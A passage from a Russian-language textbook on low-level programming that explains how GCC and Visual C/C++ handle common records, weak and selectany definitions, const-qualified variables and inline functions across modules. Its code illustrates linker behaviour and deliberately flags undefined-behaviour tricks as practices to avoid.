<code>smpl34::E&lt;int&gt;::~E()</code>	<code>.text._ZN6smpl1341EIiED2Ev</code>	+	+	+	+
<code>smpl34::E&lt;int&gt;::~E()</code>	<code>.text._ZN6smpl1341EIiED2Ev</code>	+	+	+	+
<code>typeinfo for smpl34::E&lt;int&gt;</code>	<code>.rodata._ZTIN6smpl1341EIiEE</code>	+	+	+	+
<code>typeinfo name for smpl34::E&lt;int&gt;</code>	<code>.rodata._ZTSN6smpl1341EIiEE</code>	+	+	+	+
<code>vtable for smpl34::E&lt;int&gt;</code>	<code>.rodata._ZTVN6smpl1341EIiEE</code>	+	+	+	+
<code>smpl34::E2&lt;int&gt;::~E2()</code>	<code>.text._ZN6smpl1342E2IIiED0Ev</code>	+	+	+	
<code>smpl34::E2&lt;int&gt;::~E2()</code>	<code>.text._ZN6smpl1342E2IIiED2Ev</code>	+	+	+	
<code>smpl34::E2&lt;int&gt;::~E2()</code>	<code>.text._ZN6smpl1342E2IIiED2Ev</code>	+	+	+	
<code>smpl34::E2&lt;int&gt;::disp()</code>	<code>.text._ZN6smpl1342E2IIiE4dispEv</code>	+	+	+	
<code>typeinfo for smpl34::E2&lt;int&gt;</code>	<code>.rodata._ZTIN6smpl1342E2IIiEE</code>	+	+	+	
<code>typeinfo name for smpl34::E2&lt;int&gt;</code>	<code>.rodata._ZTSN6smpl1342E2IIiEE</code>	+	+	+	
<code>vtable for smpl34::E2&lt;int&gt;</code>	<code>.rodata._ZTVN6smpl1342E2IIiEE</code>	+	+	+	
<code>smpl34::E_int::~E_int()</code>	<code>.text._ZN6smpl1345E_intD0Ev</code>	+			
<code>smpl34::E_int::~E_int()</code>	<code>.text._ZN6smpl1345E_intD2Ev</code>	+			
<code>smpl34::E_int::~E_int()</code>	<code>.text._ZN6smpl1345E_intD2Ev</code>	+			
<code>smpl34::E_int::disp()</code>	<code>.text</code>	+			
<code>smpl34::E_int::eval()</code>	<code>.text._ZN6smpl1345E_int4evalEv</code>	+			
<code>typeinfo for smpl34::E_int</code>	<code>.rodata._ZTIN6smpl1345E_intE</code>	+			
<code>typeinfo name for smpl34::E_int</code>	<code>.rodata._ZTSN6smpl1345E_intE</code>	+			
<code>vtable for smpl34::E_int</code>	<code>.rodata._ZTVN6smpl1345E_intE</code>	+			
<code>smpl34::EAdd_int::~EAdd_int()</code>	<code>.text._ZN6smpl1348EAdd_intD0Ev</code>	+			
<code>smpl34::EAdd_int::~EAdd_int()</code>	<code>.text._ZN6smpl1348EAdd_intD2Ev</code>	+			
<code>smpl34::EAdd_int::~EAdd_int()</code>	<code>.text._ZN6smpl1348EAdd_intD2Ev</code>	+			
<code>smpl34::EAdd_int::eval()</code>	<code>.text</code>	+			
<code>typeinfo for smpl34::EAdd_int</code>	<code>.rodata._ZTIN6smpl1348EAdd_intE</code>	+			
<code>typeinfo name for smpl34::EAdd_int</code>	<code>.rodata._ZTSN6smpl1348EAdd_intE</code>	+			
<code>vtable for smpl34::EAdd_int</code>	<code>.rodata._ZTVN6smpl1348EAdd_intE</code>	+			
<code>smpl34::ESub_int::~ESub_int()</code>	<code>.text._ZN6smpl1348ESub_intD0Ev</code>			+	
<code>smpl34::ESub_int::~ESub_int()</code>	<code>.text._ZN6smpl1348ESub_intD2Ev</code>			+	
<code>smpl34::ESub_int::~ESub_int()</code>	<code>.text._ZN6smpl1348ESub_intD2Ev</code>			+	
<code>smpl34::ESub_int::eval()</code>	<code>.text</code>			+	
<code>typeinfo for smpl34::ESub_int</code>	<code>.rodata._ZTIN6smpl1348ESub_intE</code>			+	
<code>typeinfo name for smpl34::ESub_int</code>	<code>.rodata._ZTSN6smpl1348ESub_intE</code>			+	
<code>vtable for smpl34::ESub_int</code>	<code>.rodata._ZTVN6smpl1348ESub_intE</code>			+	

Методы и функции, реализуемые как обычные подпрограммы, размещаются в секции `.text` (см. функцию `main` в модуле `smp134m`, метод `E_int::disp` в модуле `smp134a`, метод `EAdd_int::eval` в модуле `smp134b` и `ESub::eval` в модуле `smp134c`), реализация таких функций и методов размещается в соответствующих модулях и нет никакой необходимости использовать для них нечёткое связывание.

Определения методов `E_int::eval`, `E2<int>::disp()` и деструкторов помещены в теле классов и, соответственно, они многократно определяются во всех модулях примера. Их объектные воплощения размещаются во всех модулях, либо обращающихся к ним, либо реализующих какой-либо член содержащего их класса. Аналогичная ситуация и с таблицами виртуальных методов и информацией о типе. В таблице 48 это хорошо видно по именам секций: в GCC C/C++ принято, что имена общих записей начинаются с имени секции, в которую они будут помещены. Так, например, метод `E2<int>::disp()`, размещённый в «секции» со сложным именем `.text._ZN6smp1342E2IiF4dispEv`, является общей записью, размещаемой в секции `.text` и присутствующей в трёх модулях примера: `smp134b`, `smp134c` и `smp134m`. Таблица виртуальных методов базового шаблонного класса `E<T>`, параметризованным типом `int`, воплощена вообще во всех модулях и находится в `.rodata._ZTVN6smp1341EI1EE` и т. п. При этом ни одной функции или метода, размещённого в обычной секции кода `.text`, не встречается более чем в одном модуле примера. Во время сборки задачи общие записи будут размещены в соответствующих секциях (здесь: `.text` и `.rodata`), а декорированный суффикс используется для правильного наложения общих записей друг на друга.

Компилятор может обрабатывать константы самыми разными способами, а не только с помощью общих записей. Вообще говоря, константы могут быть реализованы как переменные (т. е. являться *lvalue*), но могут быть внедрены прямо в код (аналогично литералам), если нет явной необходимости их реализовывать в виде переменных, получать на них ссылку и т. п. Такая гибкость их применения предполагает, что константа вполне может быть реализована и как общий символ в общей записи и как локальный для модуля символ и даже вообще без создания символа. В последних случаях множественные реализации констант в разных модулях не приведут к конфликту имён общих символов.

Для того, чтобы можно было наблюдать эффекты, связанные с размещением констант в модулях и в образе задачи используется некорректный приём: сравнение строк выполняется сравнением их адресов. Общая идея такова: создаётся два константных массива символов `_E2_sub` и `_E2_add`, инициализированные литералами `"-"` и `"+"` соответственно. Конструкторы классов `EAdd_int` и `ESub_int` вызывают конструктор базового класса `E2<int>` с указанием третьим аргументом *адреса* одного из этих двух константных массивов. Далее, в методе `E2<T>::disp` осуществляется сравнение сохранённого указателя с *адресом* `_E2_sub`. Так как в интересных нам случаях используется один и тот же константный массив `_E2_sub`, то можно, казалось бы, ожидать, что сравнение будет выполняться корректно.

Это было бы так, если бы весь пример состоял из одного модуля: тогда компилятор ограничился бы единственным экземпляром `_E2_sub` и всё было бы хорошо. Но в данном примере используется несколько модулей, причём и опре-

деления константного массива `_E2_sub` и обращения к нему содержатся сразу в нескольких разных модулях:

- Определение массива `_E2_sub` и получение его адреса происходит в модуле `smp134m` во внедрённом конструкторе `ESub_int`;
- метод `E2<int>::disp` определён сразу в трёх модулях (`smp134b`, `smp134c` и `smp134m`), причём там же содержатся и собственные определения `_E2_sub`;
- так как конструктор реализован в модуле `smp134m`, то он будет использовать определение `_E2_sub` из этого же модуля, и если сборщиком будет использовано определение метода `E2<int>::disp` из иного модуля (т. е. из `smp134b` или `smp134c`), а не из `smp134m`, то этот метод будет использовать собственное определение `_E2_sub`, из своего модуля, не совпадающее с определением, использованным конструктором (из `smp134m`).

Для правильной компиляции примера в GCC C/C++ (версия 4.5.1 20101208) использовалась опция `-fmerge-all-constants`, указывающая на необходимость осуществить наложение друг на друга всех идентичных констант. Этот приём может иногда работать для константных строк, литералов и указателей на них, но его корректность зависит от совместной работы транслятора и сборщика задачи. Компилятор никаких ошибок или предупреждений при попытке реализовать такой приём не выдаёт, так как само по себе сравнение указателей является допустимым и, обычно, корректным. В данном случае речь идёт лишь о возможно некорректном применении вполне корректных операций.

Если в данном примере будут использованы разные экземпляры `_E2_sub` или операции с `_E2_sub` будут подвергнуты серьёзной оптимизации (короткие строки могут быть внедрены в код), то такой приём может не сработать. В этом можно убедиться, убрав опцию `-fmerge-all-constants`<sup>1</sup>:

```
smp134> g++ -o smp134 -O3 -Wall smp134*.cpp
smp134> ./smp134
4-8-3+9 = 8
```

Здесь в результате использования различных экземпляров `_E2_sub` в разных методах происходит ошибка во время выполнения программы и арифметическое выражение выводится неправильно: пропущены скобки вокруг выражения `8-3`.

Фактически в этом примере показано как *не надо делать сравнение строк, даже если это константные строки и как не надо использовать константы*.

Реализации литералов и констант зависят как от языка (стандарты С и С++ несколько различаются), так и от компилятора. В общем случае следует считать, что заданная в заголовочном файле константа имеет одно и то же значение во всех модулях, но при этом она может иметь различные определения; не гарантируется единственность воплощения этой константы.

<sup>1</sup> В данном случае нельзя гарантировать простой воспроизводимости ни правильного, ни ошибочного результата, т. к. наличие или отсутствие ошибки зависит от порядка включения образов секций и общих записей из разных модулей сборщиком. Приведённые результаты (как правильные, так и неправильные) были реально получены в одной из серий тестов, но не всегда воспроизводятся именно так, как приведено выше. Небольшие изменения в тексте примера, или в опциях и версии компилятора могут существенно повлиять на воспроизводимость результатов.

**Множественные определения, атрибуты *weak* и *selectany*.** Удобное описание и определение глобальных переменных и неэкземплярных членов классов, на первый взгляд, никаких затруднений не вызывает. В простом случае единственный модуль содержит определение данного объекта, а все остальные, обращающиеся к нему, его описания. Обычно предполагается следующая схема описания и определения глобальных переменных и неэкземплярных членов данных (с функциями и методами дело обстоит точно также):

Файл "c.h"	Модуль 1	Модуль 2	Модуль 3
<pre>/* описывает класс и глобальную переменную */ class C {     ... public:     static int X;     ... };  extern int Y;</pre>	<pre>#include "c.h" /* определяет неэкземплярный член класса C */ int C::X;</pre>	<pre>#include "c.h" /* определяет глобальную переменную */ int Y;</pre>	<pre>#include "c.h" /* использует C::X и Y */ void test(void) {     C::X = Y; }</pre>

Изменение в описании класса (например, изменение типа неэкземплярного члена или добавление/удаление таких членов в класс) скорее всего потребует также изменения сразу нескольких мелких файлов с определениями нужных объектов, а также добавление в или удаление из проекта таких файлов. Было бы гораздо удобнее, если бы определения глобальных объектов размещались в непосредственной близости от их описаний, прямо в заголовочном файле. Это, однако, приведёт к множественным определениям символов и потребует более широкого использования нечёткого связывания, вплоть до применения этого механизма связывания в качестве основного. Весьма возможно, что со временем так и будет, но на данный момент (и на некоторую перспективу, исходя из актуальных и разрабатываемых стандартов С [46] и С++ [28]) нечёткое связывание автоматически используется компилятором лишь в небольшом числе случаев и способ реализации нечёткого связывания пока, к сожалению, не стандартизован.

Более удобного описания и определения объектов пытаются достичь различными способами, включая условную компиляцию и специфичные атрибуты, указывающие на необходимость применения нечёткого связывания.

Так, например, в компиляторе GCC С/С++ до версии 2.7.2 были предусмотрены директивы препроцессора `#pragma interface` и `#pragma implementation` [11], в настоящий момент мало используемые. Директива `#pragma interface` использовалась в заголовочном файле и указывала компилятору, что при трансляции этого файла не надо генерировать определений, т. е. в объектный файл не попадали структуры, описывающие типы (RTTI), воплощения встраиваемых подпрограмм, таблицы виртуальных методов и т. п. Таким образом, вместо определений автоматически генерировались только описания объектов, что могло привести к тому, что при сборке определения этих символов вообще не будут найдены. Чтобы это-

го избежать предусмотрена директива `#pragma implementation`, которая включает-ся уже в основной код, а не в заголовочный файл, и приводит к генерации опре-делений, пропущенных вследствие `#pragma interface`.

Сходного эффекта можно достичь проще, с помощью условной трансляции: определения объектов размещают в заголовочном файле в блоке условной транс-ляции и принимают меры, чтобы этот блок компилировался в единственном, спе-циально предназначенному для этого модуле:

Заголовочный файл "c.h"	Модуль 1	Модуль 2
<pre>class C {     ... public:     static int X;     ... };  #ifndef IMPLEMENT_C_HEADER     int C::X; #endif</pre>	<pre>// символ IMPLEMENT_C_HEADER // должен быть определён // только в одном модуле // проекта  #define IMPLEMENT_C_HEADER #include "c.h"  // этот модуль // определяет незкемплярный // член класса C::X</pre>	<pre>#include "c.h"  void test(void) {     C::X = 5; }</pre>

Этот приём не в полной мере эквивалентен директивам `#pragma interface` и `#pragma implementation`, так как позволяет лишь не включать в модуль явно встречающиеся определения (типа `C::X`), но никак влияет на генерацию трансля-тором служебных объектов (вроде таблиц виртуальных методов). Использование условной трансляции для совмещения описаний и определений в одном заголо-вочном файле упрощает работу с крупными проектами, но решает только часть проблем. Кроме того, этот подход покажется менее удобным, если попытаться разместить определения нескольких глобальных объектов, описанных в одном заголовочном файле, в разных объектных модулях (что зачастую помогает уменьшить размер исполняемого файла).

В современных компиляторах обычно предусматривают более эффективную возможность явным образом потребовать использования нечёткого связыва-ния (общей записи, либо иного аналогичного механизма). Так, например, в Visual C/C++ предусмотрен атрибут `selectany`, который требует разместить определе-ние объекта в общей записи, а в GCC C/C++ и стандартном сборщике LD под-держивается несколько более мощный механизм *слабых определений*<sup>1</sup>.

Слабые определения могут: а) встречаться многократно, не вызывая кон-фликта множественных определений, б) при наличии одновременно обычного и слабого определений будет использовано обычное и в) если ни слабого, ни обыч-ного определений так и не будет найдено, то будет использована подстановка ну-лей. В GCC C/C++ для описания объекта со слабым определением используется атрибут `weak`. В частном случае слабые определения могут быть использованы как альтернатива общим записям.

<sup>1</sup> GCC C/C++ также поддерживает атрибут `selectany`, но только для платформы Windows, то-гда как атрибут `weak` является универсальным.

Оба механизма (слабые определения и общие записи) позволяют разместить определения объектов прямо в заголовочном файле без возникновения ошибок множественного определения символов:

```
class C {
    ...
    static int X;
    ...
};

#if defined(__GNUC__)
    int __attribute__((weak)) C::X = 5;
#elif defined(_MSC_VER)
    int __declspec(selectany) C::X = 5;
#else
    /* В одном из модулей должно быть определение int C::X = 5; */
#endif
```

Если такой код присутствует в заголовочном файле, то определение неэкземплярного члена `C::X` будет встречаться во всех модулях, использующих этот заголовочный файл и это не вызовет ошибок компиляции.

**Замена определений.** Механизм слабых определений делает возможным и ёщё один приём: замену одного определения другим при сборке задачи. Для этого достаточно в каком-либо модуле проекта разместить обычное, не-`weak` определение, а в заголовочных файлах использовать слабые определения. При наличии обычного и слабого определений одновременно сборщик воспользуется обычным. Фактически можно рассматривать слабые определения в качестве некоторых стандартных определений, которые используются в отсутствие обычных.

Замена определений также может быть реализована с помощью обычных статических библиотек: для этого модуль со стандартным определением объекта просто размещают в обычной библиотеке статической компоновки. Если определение этого объекта больше нигде не встречается, то сборщик, выполняя разрешение внешних ссылок, найдёт его в библиотеке и использует при сборке. Если же данный объект будет явно определён в одном из объектных модулей проекта, то сборщик воспользуется именно этим определением и не будет его искать в библиотеках.

Пусть, например, файл `b.c` содержит определение переменной `X`:

```
int X = 5;           /* т.к. слово static не указано, то X – общий символ */
```

Этот файл будет оттрансформирован и помещён в библиотеку:

Visual C/C++	GCC C/C++
> cl /c b.c	> gcc -c -o b.o b.c
> lib/out:b.lib b.obj	> ar rs libb.a b.o

Теперь библиотека с именем `b.lib` (`libb.a`) содержит объектный единственный модуль `b.obj` (`b.o`), определяющий переменную `X` со значением 5.

Можно написать небольшую программу (пусть она называется `b1.c`), обращающуюся к этой переменной:

```
#include <stdio.h>

extern int X; /* символ X является внешним и определён в другом модуле */

int main()
{
    printf("X=%d\n", X);
    return 0;
}
```

Если теперь скомпилировать её с библиотекой, то результат будет таким:

Visual C/C++	GCC C/C++
<pre>&gt; cl b1.c b.lib &gt; b1.exe X=5</pre>	<pre>&gt; gcc -o b1 b1.c -L. -lb &gt; ./b1 X=5</pre>

При необходимости изменить начальное значение переменной `X` можно либо её определить прямо в модуле `b1.c`, либо в любом другом. Например, создадим модуль `b2.c`, содержащий единственную строку:

```
int X = 555;
```

Скомпилируем проект из `b1.c` и `b2.c` вместе с библиотекой `b.lib` (`libbb.a`):

Visual C/C++	GCC C/C++
<pre>&gt; cl b1.c b2.c b.lib &gt; b1.exe X=555</pre>	<pre>&gt; gcc -o b1 b1.c b2.c -L. -lb &gt; ./b1 X=555</pre>

Определение переменной `X` в одном из объектных модулей проекта исключает этот символ из поиска в библиотеках при разрешении внешних ссылок сборщиком и как бы «перекрывает» стандартное определение в библиотеке. Этот приём будет работать даже если к символу `X` есть обращения из других модулей библиотеки, так как после обнаружения общего символа `X` в одном из объектных модулей сборщик исключит его из дальнейшего разрешения внешних ссылок и не будет искать его ни в каких библиотеках. Модуль `b.c`, содержащий первоначальное определение переменной `X`, при этом просто не будет включен в образ задачи.

В свою очередь, это может вызвать затруднения, если в модуле `b.c` содержатся определения других общих символов (переменных, функций, глобальных переменных и т. п.). Если этот модуль будет включен в исполняемый образ задачи, то возникнет ошибка множественного определения символа, либо, если модуль не будет включен, то будут не найдены определения других объектов из этого модуля. Разбиение проекта на модули возможно меньшего размера, определяющие по одному общему символу в каждом модуле, помогает устранить эту проблему.

**Использование *const*-квалифицированных переменных в С и С++.** Переменные, описанные со словом *const*, в С и С++ различаются. В языке С квалификатор *const* обозначает обычную переменную, которую нельзя изменять в программе и, возможно, расположенную в неизменяемой памяти. Это не превращает такую переменную в действительную константу и не гарантирует её неизменности. Как и обычная переменная, переменная, описанная со словом *const*, является общей, т. е. она может быть доступна из других модулей; для изменения области видимости можно использовать *static*, а для описания переменной, определённой в другом модуле — *extern*:

```
const int A = 1;          /* A определена в этом модуле, доступна в других */
extern const int B;       /* B определена в другом модуле, --- */
extern const int C = 3;   /* C определена в этом модуле, --- */

static const int D = 3;   /* D определена и доступна только в этом модуле */

volatile const int E;    /* E может изменяться, определена в этом модуле */
```

Стандарт С допускает воплощение не-*volatile* переменной с квалификатором *const* в области памяти, доступной только для чтения (переменные A, B, C и D могут быть реализованы в неизменяемой памяти, а E — нет), и даже позволяет не воплощать её в виде переменной, если её адрес нигде не используется. Фактически последнее относится к локальным и *static const* переменным, т. к. к общим символам возможно обращение из других модулей. Значение D, например, может быть просто внедрено в код в качестве операнда инструкции, а A, B, C и E должны быть реализованы как переменные.

Попытка явного изменения значения переменной, объявленной с квалификатором *const*, должна обнаруживаться компилятором и диагностироваться как ошибка. Однако, если предпринимается попытка изменения значения этой переменной обращением к не-константному типу (например, приведением типов), то стандарт никак не определяет поведение компилятора.

```
/* переменную A нельзя изменять явно, т.е. A++ будет рассматриваться
компилятором как ошибка, но она находится в изменяемой памяти
и может быть изменена каким-либо иным способом */

static const volatile int A = 1;

/* переменную B нельзя изменять явно и, вероятно, она находится
в защищённой от изменений памяти */

static const int B = 2;

/* вся структура cd (включая поле D) должна быть в изменяемой памяти,
т.к. поле C доступно для изменений */

struct {
    int      C;
    const int D; /* поле D нельзя лишь изменять явно, как переменную A */
} cd = { 3, 4 };
```

Ниже приводится код, приводящий к изменению A, B и cd.D.

```

int main()
{
    cd.C++;                      /* корректно */
    (*((&cd.C)+(&cd.D-&cd.C))++)/* "константа" cd.D увеличивается */
    *(int*)&A = 55;              /* "константа" A меняет значение */
    *(int*)&B = 55;              /* run-time error: нарушение доступа */
    return 0;
}

```

В этом примере нет ошибок, диагностируемых компилятором и только последняя строка должна вызвать ошибку уже во время выполнения и только на платформах, использующих механизмы защиты памяти. Это должно произойти при попытке изменения переменной *B*, которая, согласно стандарту языка, может быть размещена в области памяти, доступной только для чтения (обычно так и делают, если вычислительная платформа это позволяет).

Выделенные шрифтом строки успешно изменяют значения «констант» с помощью не-*const*-квалифицированных выражений. Для изменения *cd.D* используется адрес *cd.C* и к нему прибавляется расстояние между полями *C* и *D* структуры *cd*; так как поле *cd.C* не *const*-квалифицированное, то и всё выражение, разыменовывающее вычисленный адрес, является обычным левым значением, допускающим изменение значения. Изменение *A* выполняется ещё проще, простым приведением типа указателя к не-*const*-квалифицированному.

Оба приёма с точки зрения компилятора ошибками не являются. Правда, полагаться на успешность<sup>1</sup> и стабильность подобных трюков ни в коей мере нельзя: поведение компилятора в этой ситуации и, соответственно, построенной программы стандартом не регламентировано.

В языке C *const*-квалифицированные переменные вводились для того, чтобы можно было на этапе трансляции выполнить дополнительные проверки: фактически часть семантических проверок (запрет изменения тех или иных данных) удалось свести к синтаксическим. В частных случаях возможна реализация таких переменных в виде неизменяемых данных (с использованием механизмов защиты памяти), либо даже внедрение значений прямо в инструкции программы, но это никогда строго не требуется. Реализация *const*-квалифицированных переменных в неизменяемой памяти позволяет получить более компактный и эффективный код и выполнить дополнительные проверки корректного использования неизменяемых переменных во время выполнения программы, а не только во время трансляции. В общем случае *const*-квалифицированная переменная не обязана быть действительно неизменяемой. Подобная «неконстантность» приводит к тому, что *const*-квалифицированные переменные в C не тождественны констан-

<sup>1</sup> Никаких предупреждений или сообщений об ошибке компилятор не выдаёт, но и эффект не гарантирован. При компиляции приведённой программы GCC C/C++ версии 4.5.1 20101208 успешно изменяются константные переменные *cd.D* и *A*, при попытке изменения *B* возникает ошибка нарушения прав доступа. При компиляции в Visual C/C++ версии 16.00.30319 компилятор размещает переменную *A* в защищённой от записи памяти в нарушение явных требований стандарта [45, раздел 6.7.3], в результате ошибка нарушения прав доступа обнаруживается раньше.

там-литералам и не могут быть использованы там, где требуется действительно константное значение. Так, например, в C нельзя использовать `const`-квалифицированные целочисленные переменные при описании размеров статических массивов. Кроме того, `const`-квалифицированные переменные (если только они не объявлены `static`) видимы из других модулей и должны быть определены в одном единственном модуле проекта, либо надо явным образом использовать какой-либо нестандартный (с точки зрения языка) механизм вроде слабых объявлений или общих записей.

Константы в языке C++ отличаются от таких же языка C, они вводились как более удобная альтернатива литералам и примерно соответствуют `static const` языка C, которые разрешено воплощать аналогично литералам, внедряя их значения непосредственно в инструкции. Кроме того, в C++ `const`-квалифицированные переменные могут быть использованы в роли действительных констант. Так, например, их можно использовать при задании размеров статических массивов (что требует константных значений, известных транслятору). Также допустимо множественное определение `const`-квалифицированных переменных во многих модулях проекта.

Отчасти можно считать, что существует примерно такое соотношение между объявлениями:

Язык C	Язык C++	Примечание:
<code>static const int A = 1;</code>	<code>const int A = 1;</code> <code>static const A = 1;</code>	<i>Видимость ограничена модулем, возможно множественное определение, так как не является общим символом.</i>
<code>const int B = 2;</code> <code>extern const int B = 2;</code>	<code>extern const int B = 2;</code>	<i>Константу можно использовать в других модулях (общий символ), определение должно быть уникальным.</i>
<code>extern const int C;</code>	<code>extern const int C;</code>	<i>Описание константы, её определение находится в другом модуле, внешний символ.</i>

**Использование встроенных функций в C и C++.** Встроенные функции (`inline`) первоначально вводились в языке C++, в C они были привнесены позже. Реализация встроенных функций в C++ сразу предусматривала возможность многократного определения и использование общих записей (или других механизмов нечёткого связывания) для воплощения этих функций.

Однако в C встроенные функции были привнесены позже, появившись сначала в виде нестандартных расширений в некоторых диалектах C. На ранних этапах в некоторых диалектах реализация встроенных функций C не совпадала с реализацией в C++. В стандарте ISO C99 [45] уже предусмотрено ключевое слово `inline` и указывается, что для встроенных функций должна использоваться самая

быстрая реализация, которая возможна и целесообразна на данной платформе. При этом стандарт не требует обязательного встраивания кода вместо вызова. Кроме того, стандарт предполагает различие между внешними определениями (*external definition*) и встроенным определениями (*inline definition*); встроенное определение не является внешним определением, а при наличии обоих компилятор может выбирать, какое из двух определений использовать. Допустимы множественные встроенные определения.

В Visual C/C++ ключевое слово `inline` допустимо только в C++, а в C не поддерживается. В C вместо `inline` возможно применение нестандартного ключевого слова `_inline`, аналогичного обычному `inline` или `_forceinline`, более жёстко ограничивающего возможность реализации встроенной функции подпрограммой. Реализация встроенных функций в C и C++ совпадает: компилятор может либо внедрить код функции на месте вызова, либо реализовать эту функцию в качестве обычной подпрограммы, размещённой в общей записи (что исключает возможные ошибки множественного определения символа).

В GCC C/C++ ситуация несколько иная: компилятор допускает использование `inline` как в C++, так и в C, но реализации в этих языках различается: при необходимости воплотить встроенную функцию в виде подпрограммы в C++ используются общие записи, а в C воплощение зависит от диалекта языка и выполняется либо в общей записи, либо в обычной секции кода. По умолчанию используется т. н. диалект GNU 89, в котором встроенные функции воплощаются в обычной секции кода, что легко приводит к ошибкам множественного определения символа при сборке задачи. При использовании более поздних диалектов и стандартов для воплощения используются общие записи, допускающие множественное определение встроенных функций.

Для GCC C/C++ рекомендуется либо описывать встроенные функции с локальной областью видимости (`static inline`), при котором внешнего определения не создаётся вовсе, либо указывать компилятору иной диалект языка, например, GNU 99 или ISO C99, используя опцию командной строки `-std=gnu99` или `-std=c99` и пр.:

```
gcc -std=gnu99 -o Выходной_файл Входной_файл.c
```

В компиляторах, использующих современные стандарты языка C и C++, применение встроенных функций не вызывает никаких затруднений.

## **Немного о низкоуровневом программировании**

На этом завершается предварительное знакомство с программированием на низком уровне, компиляцией программ, ассемблерами и языками, предусматривающими компиляцию в нативный исполняемый код. В основном обсуждались аспекты языков программирования и некоторые устоявшиеся приёмы программирования, определяемые аппаратной платформой и логикой работы компилятора. С одной стороны, синтаксис и семантику языков программирования обычно стараются «экранировать» от особенностей работы оборудования, системы, среды исполнения и компилятора, это важно для переносимости программ. С други-

гой стороны, если язык программирования допускает возможность использования подобных особенностей, то появляется возможность разрабатывать существенно более эффективные программы. В результате разные языки программирования представляют собой варианты компромисса между попыткой абстрагироваться от нижнего уровня и попыткой использовать его максимально эффективно, предоставляя весь спектр возможных вариантов: от ассемблеров через языки типа C, Pascal, Fortran к языкам типа Go и далее, от языков, жёстко привязанных к платформе, до языков практически полностью абстрагированных от вычислительной системы.

Затруднительно определить, что же конкретно понимается под низкоуровневым программированием. Дело в том, что при разработке практически любого языка приходится использовать некоторую абстракцию вычислительной системы: даже при разработке программ на ассемблере программист опирается на хоть и тонкий, но целый слой абстракций, представленных транслятором, сборщиком, набором системных вызовов, механизмами загрузки и исполнения программы и т. п. Можно рассматривать связку от компилятора до аппаратной платформы в качестве некоторой абстрактной машины, в терминах которой осуществляется программирование. С такой точки зрения приходится говорить уже не об «уровне языка программирования», а об «уровне абстракции машины», которая может быть как близка к реальной системе, так и достаточно далека. Чем дальше абстрактная машина отстоит от реальной, тем проще и быстрее разрабатывать программы, но, как правило, тем медленнее они работают и тем больше ресурсов потребляют.

Во всех случаях, однако, абстрактная машина должна быть реализуема на машине с меньшим уровнем абстракции. В этом плане можно предложить такое определение низкоуровневого программирования: это программирование с использованием средств, языков и приёмов, применяемых для реализации абстракции данного уровня. Можно выделить некоторые языки программирования, пригодные для реализации очень широкого класса абстракций, в том числе абстракций, нужных для самого этого языка. К ним, безусловно, относят ассемблеры, язык C, а также значительное число иных компилируемых языков<sup>1</sup>. Для этих языков можно попытаться выделить несколько общих признаков:

- поддержка нативных типов данных;
- статическая проверка типов во время компиляции;
- поддержка указателей, арифметика и приведение типов указателей;
- возможность управлять размещением кода и данных в памяти.

Поддержка нативных типов данных и проверка типов во время компиляции необходима для преобразования программы на языке высокого уровня в эффективный машинный код. Это связано с тем, что на уровне вычислительной машины не существует типов данных, существуют лишь типы операндов инструкций; соответственно в момент трансляции надо либо точно знать нативные типы,

---

<sup>1</sup> Сейчас основным языком в этой категории является C, но ранее активно использовались и другие языки, включая Fortran, Pascal и пр.

либо вместо единичных инструкций процессора использовать специальные процедуры, оперирующие с неподдерживаемыми напрямую аппаратурой или неизвестными в момент компиляции типами. Эта же особенность, вкупе с арифметикой указателей, позволяет легко воспринимать данные одного типа в качестве данных другого типа или даже в качестве кодов (и наоборот, воспринимать коды инструкций как данные). Арифметика и приведение типов указателей отчасти перекликается с управлением размещением данных в памяти: многие приёмы, связанные с указателями эквиваленты, либо могут быть имитированы наложением переменных. Кроме того, управлять размещением кода и данных в памяти необходимо как для возможности выполнения программы или повышения её производительности (например, обеспечение требуемой гранулярности размещения данных), так и для повышения надёжности программы (применение атрибутов защиты памяти к секциям разного типа) и т. п.

Широкое применение языка С в низкоуровневом программировании естественным образом оказывает влияние на сам язык: с течением времени в стандарт и диалекты добавляются средства, обеспечивающие более точное управление компилятором, генерацию более эффективного кода, возможность выполнения операций, не имеющих прямого синтаксического выражения средствами языка (например, встроенный ассемблер, специфичные встроенные функции, соответствующие отдельным инструкциям процессора и т. п.).

Выше были рассмотрены средства, управляющие передачей аргументов функций, декорированием имён, размещением данных в определённых секциях, выравниванием адресов, размеров объектов и полей структур с заданной гранулярностью, нечётким связыванием, описывающие специальные функции (конструкторы и деструкторы), а также позволяющие повысить эффективность генерируемого кода. Надо заметить, что применение подобных средств в большинстве случаев увеличивает вероятность ошибок и требует дополнительного, зачастую нетривиального контроля со стороны разработчика: *за эффективность кода приходится платить трудоёмкостью разработки*.

Отдельного внимания требуют оптимизирующие компиляторы, так как качественный оптимизатор существенным образом изменяет структуру программы. В число основных операций, выполняемых оптимизатором, входит перестановка фрагментов кода (и данных) местами, предварительное вычисление выражений, частичный или полный разворот циклов, подстановка тела функций на место вызова (причём не только *inline*-декларированных функций), изменение порядка инструкций, эффективное использование доступных регистров и т. п. Многие из таких преобразований могут привести к ошибкам в программе, если оптимизатор и разработчик «не поняли» друг друга.

Так, например, пропущенное объявление *volatile* может привести к неработоспособности оптимизированного кода вследствие элиминированных операций чтения или записи памяти (если оптимизатор воспользуется регистром вместо памяти); приёмы, основанные на нарушении аксиоматики (скажем, использующие переполнения или потерю точности), также могут привести к ошибкам после оптимизации, так как оптимизатор может неправильно определить число

итераций цикла при разворачивании или посчитать какой-либо фрагмент кода никогда не выполняемым и удалять его и т. п. Трудность связана с тем, что оптимизатор существенно реструктурирует программу и становится практически невозможно установить соответствие строки исходного кода программы набору инструкций: одной строке может соответствовать множество разбросанных в разных местах последовательностей инструкций, а одна и та же инструкция относиться к разным строкам программы, возможно, находящимся на значительном расстоянии друг от друга. Аналогичная «путаница» имеет место и в отношении переменных. В результате для целей отладки используют неоптимизированные варианты программ, а в качестве итоговых — оптимизированные, существенно более эффективные (скорость может возрасти в несколько раз), но, возможно, содержащие ошибки, которых не было в отладочной версии вовсе.

## **Повышение производительности и усложнение архитектуры**

Как уже говорилось, первые десятилетия развития вычислительной техники были связаны со стремительным ростом производительности процессоров. Это достигалось в равной мере как повышением тактовой частоты примерно на 4 порядка, так и увеличением степени параллелизма — числа действий, выполняемых оборудованием одновременно, что увеличило суммарную производительность ещё на 3-4 порядка.

Рассмотренная в самом начале ЭВМ с классической шинной архитектурой показывает один из способов увеличения степени параллелизма: одновременное (и даже асинхронное) выполнение действий центральным процессором и периферийным оборудованием. Этого, однако, совершенно недостаточно для увеличения степени параллелизма на 3-4 порядка, которые имеют место в реальности.

